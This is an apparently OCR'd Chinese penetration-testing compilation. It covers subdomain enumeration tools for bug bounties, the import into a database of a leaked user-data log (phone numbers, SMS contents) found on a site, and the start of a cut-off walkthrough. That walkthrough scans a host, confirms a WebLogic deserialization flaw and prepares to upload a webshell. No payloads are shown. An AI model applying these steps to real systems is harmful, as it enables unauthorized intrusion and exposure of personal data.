2.Subbrute（https://github.com/TheRook/subbrute）

3.Sublist3r（https://github.com/aboul3la/Sublist3r）

4.Enumall（https://github.com/jhaddix/domain）

5.Brutesubs（https://github.com/anshumanbh/brutesubs）

6.DNS-Parallel-Prober（https://github.com/lorenzog/dns-parallel-prober）

Passive sources

我想手动处理被动源，因为我已经有一个自动化框架，很难将其集成到预构建的工具中。被动来源是可以的，但是他们永远不会暴力破解一样好。原因很简单：如果它是被动来源，

它已经在别处找到并被索引了。然而，如果你是暴力破解的话，就有一定的几率导致一些被动渠道没有选择这些子域名。

在我看来，被动来源永远都是有益于，你得到你的子域，但不应该是主要来源，这使得我们使用其他工具。

Subbrute

许多人都知道如何利用一个经过很长时间测试的工具。在我看来，该工具的最大特点是内置的递归，检查子域中的子域。当我为每个公开范围漏洞奖励目标启动子域枚举时，我首先选择了这个工具。

当您有很多域要扫描时，时间和可靠性是一个工具拥有的最重要的功能。当我尝试将 Subbrute 整合到我的进程中时，我发现了一些事情：

1.运行很多次

2.脚本不会停止

3.递延延长运行时间

列出了大约 100K 子域名，使用超过 15 分钟才完成了单个域的扫描。由于完成扫描所需的时间，您的自动化忽略了其它域名，这里新的子域名可能刚刚出现。当 subbrute 运行时，我有点想阻止这个运行在我的被动模块中。这样一来，当域被扫描时，我会从其它域名中获取被动 DNS 信息。

在漏洞奖励挖掘中，在其他人之前找到易受攻击的服务是非常重要的，而 subbrute 完成任务所需的时间成本对我来说太高了（我的机器）。另外，当跑完我所有的目标时，subbrute 会偶尔挂起。这使得侦测的结束是一场噩梦，最终有太多的工作需要跟上，我开始寻找其他的工具。

Sublist3r

Sublist3r 更侧重于被动来源信息收集。这些被动源通常提供一个 API，使用户的搜索变得更加容易。然而，对他们往往有速率限制，使许多领域的自动化困扰。很多时候，源会阻止我的实例的 IP 地址，因为请求数量（可以理解）。

注意 Sublist3r 可以为您运行 subbrute，但由于上述原因我不会建议。此外，Sublist3r 必须在目标上运行，然后依次运行 subbrute，从而增加每个域的运行时间。

因此，我创建了一个脚本来为域运行 Sublist3r，然后单独为一个域运行 subbrute。这样，一旦其中一个进程完成，它就可以开始在另一个域上运行，从而提高了自动化的效率。这种方法在正确的轨道上，非常类似于我如何手动处理 subbrute 和被动源。主要的缺点是完成扫描的时间。

Enumall

Enumall 依靠 Recon-NG（https://bitbucket.org/LaNMaSteR53/recon-ng）进行被动信息收集和暴力破解。Enumall 是一个方便的小脚本，我认为它以聪明的一种方式利用多种其他工具来完成任务。通过使用 Recon-NG 来发现主机，它将自动将您列举的子域存储在其内置的表中。但是，为了能在多个域中运行并且效率高，对我来说是不可能的。Recon-NG 将按顺序运行每个测试，严重影响其性能。

另外，由于它将在工作空间中创建表，我遇到了内存问题（$ 20 在 box 中）。完成运行后，我必须删除域的每个工作区，然后为下一个域创建一个新的工作区。如果有一个大的域，它会导致我的实例耗尽内存。

由于这些原因，我无法使用枚举。

Brutesubs

另一个运行一些其他提及工具的工具。就个人而言，我没有玩的特别好，作为枚举子域名的简单方法而获得青睐。

DNS-Parallel-Prober

在这个时候，它是无限的，但可能是 MassDNS 的竞争对手。没有使用它，但可能值得研究，如果 MassDNS 导致你太多的麻烦。

2.5.4 绝望

在这一点上我没有希望。在有效性方面，我认为被动来源和 subbrute 是最好的方法。但是，我不想创建处理容错程序的维护。正是在这一点上，我遇到了 MassDNS，我的救世主 。

优点（你也可以认为我是一个“托”）

认真地运行 MassDNS。如果我遇到这个工具，我将节省大量的时间，将其他子域暴力破解应用程序并入。

首先，可靠性和速度是无与伦比的。100K 子域在 10 秒以内暴力破解。以前，如果我很幸运，许多子域名，仅仅需要 5-10 分钟。我连续运行 2-3 个月，在可靠性方面本身并没有遇到任何问题。

以前，我通过 subbrute 收集子域名，并利用我的脚本来解析被动源。之后，我没有想到会发现很多子域名，但是运行 MassDNS 时使用大字典，它给了我太多子域来调查每个子域。（提示：有些人正在使用 EyeWitness：https://github.com/ChrisTruncer/EyeWitness，我想知道为什么？）

此外，对我来说，似乎 AltDNS 被创建用于此工具（即使 AltDNS 包含一种解决域本身的方式）。AltDNS 将创建一个字典，您可以将其添加到 MassDNS 中，以便为您解决问题。这是伟大的，因为当你有一个域下面有很多子域和一个大的前缀列表，排列列表是巨大的。到目前为止，我还没有找到比 MassDNS 更快的 DNS 解析器。

最后，解析输出效率。如果允许它输出，MassDNS 绝对是啰嗦的。无论响应如何，您绝对不会缺少大多数记录的关键输出。这一点在下面的缺点中得到了扩展。

除此之外，我认为大多数（数据）赏金猎人都在使用 MassDNS，但显然这不是我可以肯定的一点。

2.5.5 缺点

我还没有讨论 massdns 有一个主要的缺点：它是一个非常简单的工具，具有复杂的输出。所讨论的其他许多工具都提供了一个方便使用的界面和易于理解的输出。不过，您只需要看看 Frans Rosen 在 AppSec 欧盟的演讲，在那里他解决了其他工具有，而 MassDNS 没有的问题（https://www.youtube.com/watch?v=FXCzdWm2qDg）。MassDNS 不会保留其他工具所做的信息。例如，如果没有找到子域，许多工具将不会显示（因为它是 NXDOMAIN）。但是，Frans 显示，这里有一个 CNAME 没有一个子域的 A 记录。使用该 host 命令将返回 NXDOMAIN，因为它找不到 CNAME 的地址。但是，如果有人注册了 CNAME，则会有一个 A 地址。一些工具错过了这一点，所以接收被忽略了。但是，MassDNS 不会隐藏信息（除非您提供标志）。下一个缺点是解析器。

为了加快枚举，MassDNS 会为每个主机联系多个解析器。这样一个 DNS 服务器不会减慢进程，您可以有效地扩展枚举（subbrute 也是这样）。但是，有时候还有错误的解析。

错误的解析器返回旧的和过期的记录（或只是错误的）。因为一些不存在的子域名信息，你会疼恨，这严重妨碍了您的枚举。

解决这个问题的一种方法是解析“找到”的子域，然后使用 Google 的 DNS（8.8.8.8）来解

析每个域。如果 Google 没有解决，我可以从解析器列表中删除返回该记录的原始 DNS 服务器。这样，我已经删除了大多数的坏解决方案，给我留下了好的结果。
然而这里 CPU 吃紧。每次我运行这个，我花$20 没有做的盒子，每次运行都让我心灵很受伤！但是，结果非常好，所以我可以用它（并考虑一个更强大的盒子来支持它）。
最后，MassDNS 要求用户解析其输出。这意味着对于自动化系统，必须创建一个脚本来从输出中提取有意义的信息。需要基本的脚本/编程知识才能获得良好的自动化和覆盖。
最后的想法
总的来说，为了使用 MassDNS 提供的信息，您必须编写一个脚本来解析它，并与输出结果进行交互。在我看来，这是每个人使用 MassDNS 的最大障碍。有了这个说法，如果你具备足够的编程能力来解析输出并将其传递到自动化中，那么你将有一个很好的子域枚举过程。尝试一下，与以前的枚举方法进行比较，考虑结果，可靠性和速度。

写于 2017 年 6 月 2 日

2.6Navicat for MySQL 导入 XML 数据

simeon

在对某一个站点进行渗透测试时发现该网站自动记录用户个人信息，生成 log.txt 文件，该文件已经超过 700 多 M，使用 Notepad 打开已经比较费劲，通过浏览器查看，发现该文件明显是以 XML 语法进行记录的，如图 1 所示，给补天平台报告该漏洞，我是通过文件行数来进行计算，但从技术的角度，我还是想试试看能否转发成数据库文件，通过实际测试，发现完全可以通过 Navicat for MySQL 将该文集导入到数据库中，前提是需要将该 log.txt 文件重命名为 xml 文件。




图 1 查看文件内容及其格式

2.6.1 选择编码方式

打开 Navicat for MySQL，选择一个数据库并打开，然后选择“导入向导”，“导入类型”选择“xml 文件”，然后再选择数据源也即需要导入的数据文件，如图 2 所示，同时选择 UTF-8 编码，这个非常重要，如果编码选择错误，则导入数据库可能会是乱码，还有可能在导入数据库过程中直接出错，导致数据导入失败。




图 2 选择编码格式

2.6.2 选择表字段

如图 3 所示，可以从下拉箭头中选择一个值作为表行的标签，可以选择软件提供的值，也可以自行指定，其实我理解就是表里面的各个字典，然后单击“下一步”继续进行设置。

图 3 选择表字段

2.6.3 设置数据行

如图 4 所示，如果第一个数据行是栏位名称，则第一个数据行则设置为 2，否则设置为 1，其它选择默认设置即可，栏位名称一般是数据的第一行。

图 4 设置数据第一行和栏位名称

2.6.4 设置目标表名

源表表示从其中导入数据库，目标表则表示导入后的数据库中的表名称，软件会自动指定一个名称，在如图 5 所示，自动显示目标表为 log，注意在有些情况下，目标表名如果为特殊字符比如含有“.”等将不会导入数据成功，因为这些名称是数据库禁止使用的，所以不

会创建表失败。

图 5 设置表名称

2.6.5 设定导入表的栏位名称

如图 6 所示，在 Navicat 会自动识别 XML 中的字段名称，将其转化为数据库能够接受的格式也即数据库栏位名称，一般选择默认即可，特殊情况下，需要自行修改为对应的数据库类型和长度。

图 6 设置栏位名称

2.6.6 选择导入模式

在导入模式中，有五种模式可供选择，但在本例中一共有两种方式，一种是添加，一种是复制，默认选择“添加”即可，如图 7 所示，后续选择默认设置即可开始导入数据。

图 7 选择导入方式

2.6.7 导入数据库

如图 8 所示，开始导入数据库，在该窗口会显示数据导入进度，已经处理数据记录，错误信息，已经添加，以及耗费的时间等信息，100%表示导入成功。




图 8 导入数据

2.6.8 后续处理

导入成功后，将一些无用的数据进行清理：

```
delete from log where toname ='0'
delete from log where toname ='1'
delete from log where appid isnull
```

最终整理的数据库表 log 打开后如图 9 所示，可以看到有手机号码，appid，短信发送内容等，算是比较严重的信息泄露了，本文仅仅研究技术，还原数据后将其数据全部清除。




图 9 数据整理后的效果

2.7WebLogic 反序列化漏洞导致 getshell

Antian365.com By eth10

本文主要是讲述在主机渗透中我们经常使用的一条路径（存活判断-端口扫描-端口删选（web 端口）-针对性渗透（web 渗透））进行渗透，其中主要涉及发现漏洞、利用漏洞、获取上传位置等过程中自己的一点经验技巧。简单来说，本文主要是对某主机进行渗透的全过程记录！如有不合理或错误的地方，烦请各位多多指教，谢谢！

2.7.1 主机存活判断

当我们得到一个主机 IP 时，我们首先对它进行存活判断，最简单的就是通过 ping 命令，但是如果主机是禁 ping 那么我们可能会判断失误，因此我们需要使用 nmap 来再次进行存活判断（命令格式为：nmap –sn [ip]）。

通过使用 ping 命令，如图 1 所示，我们可以判断主机是存活的。




图 1　主机存活判断

2.7.2 端口扫描

通过主机存活判断，我们知道主机是存活的，接下来就是对主机进行端口扫描，查看主机开放了哪些端口，端口扫描工具可以使用 nmap、御剑等工具进行扫描，而 nmap 对于扫

描全端口来说，我觉得很慢（可能是我的带宽渣吧），因此我几乎都是使用御剑进行端口扫描，而御剑对服务的识别却没有 nmap 那么好，看情况选择。在主机渗透方面，主要是扫描一些控制类端口或者 web 类端口，对于控制类端口主要是使用暴力破解工具探测弱口令，运气好的话可能就能直接获取服务器的控制权，而我运气一向不好，所以本文主要是选择 web 类端口进行着手渗透。另外我们可以使用 nmap 对主机进行漏洞检查（命令格式：nmap －script=vuln [ip]），但是看运气好不好，好的话直接扫出一个远程命令执行的漏洞，然后可以使用但不限于 metaspolit 进行利用！

如图 2,通过端口扫描我们发现主机开放了如下端口,我一般选择后面带->符号的端口，这类端口多数为 web 类端口（个人经验，仅供参考），可以得到 2 个端口，我们随便选择一个 8008 进行渗透（后来才发现 2 个端口的漏洞是一样的）。

图 2　端口扫描

2.7.4 获取服务器基本信息

获取服务器基本信息的方法很多，本次将使用 nc 进行获取服务器基本信息，使用方法为：nc [ip] [port] ，然后输入 HEAD HTTP/1.0，按 enter 将回显服务器基本信息，如果没有回显，可以将 1.0 改为 1.1 试试，如图 3 所示，网站使用 jsp 脚本，另外还有 servlet 可知该网站主要是 java 开发。（以后再遇到这种情况先使用反序列化工具验证下）




图 3　获取服务器基本信息

2.7.5wvs web 漏洞扫描

虽然通过访问可知，http 响应码为 404，但是依旧可以进行扫描，看能不能发现目录等相关信息。




图 4　http 响应码 404

wvs 是一个自动化的 web 应用程序安全测试工具，它可以扫描可以通过 web 浏览器和遵循 http 或 https 规则的 web 站点和应用程序。通过 wvs 可以扫描 SQL 注入、XSS、目录检测、版本检测、源代码泄露等诸多漏洞。

通过 wvs 扫描，如图 5 可知该站点是 oracle weblogic server，且存在 weblogic ssrf 漏洞，由于本人实在是一个菜鸟，对 ssrf 漏洞利用只能探测内网端口，无法反弹 shell，路过的大神求指点，如何利用 weblogic ssrf 进行反弹 shell，小的在此先谢过了。因此发现既然是 weblogic，还是 java 开发的（上面初步判断的），那就用 java 反序列化工具看看有没有这个漏洞。




图 5　wvs 扫描结果

2.7.6 发现 weblogic 反序列化漏洞

通过 java 反序列化漏洞利用工具验证，如图 6 可知，该漏洞是存在的，并且知道了当前用户及用户的当前目录等信息。

图 6　验证漏洞存在

2.7.7 上传 webshell

漏洞是存在的，并且可以利用，通过该漏洞，我们可以执行命令、文件管理、webshell 上传，我们就选择 webshell 上传吧（增加工作量呀），但是上传我们需要一个我们能进行 web 访问的路径，如图 7，但是路径在哪找呢？




图 7　上传需要物理路径

2.7.8 寻找 web 路径

通过 wvs，我们可以获取到相关路径，如图 8，但是我们需要绝对路径，我们选择了其中一个使用 locate 进行查找，发现太多了，根本不好判断是哪一个，如图 9 所示。

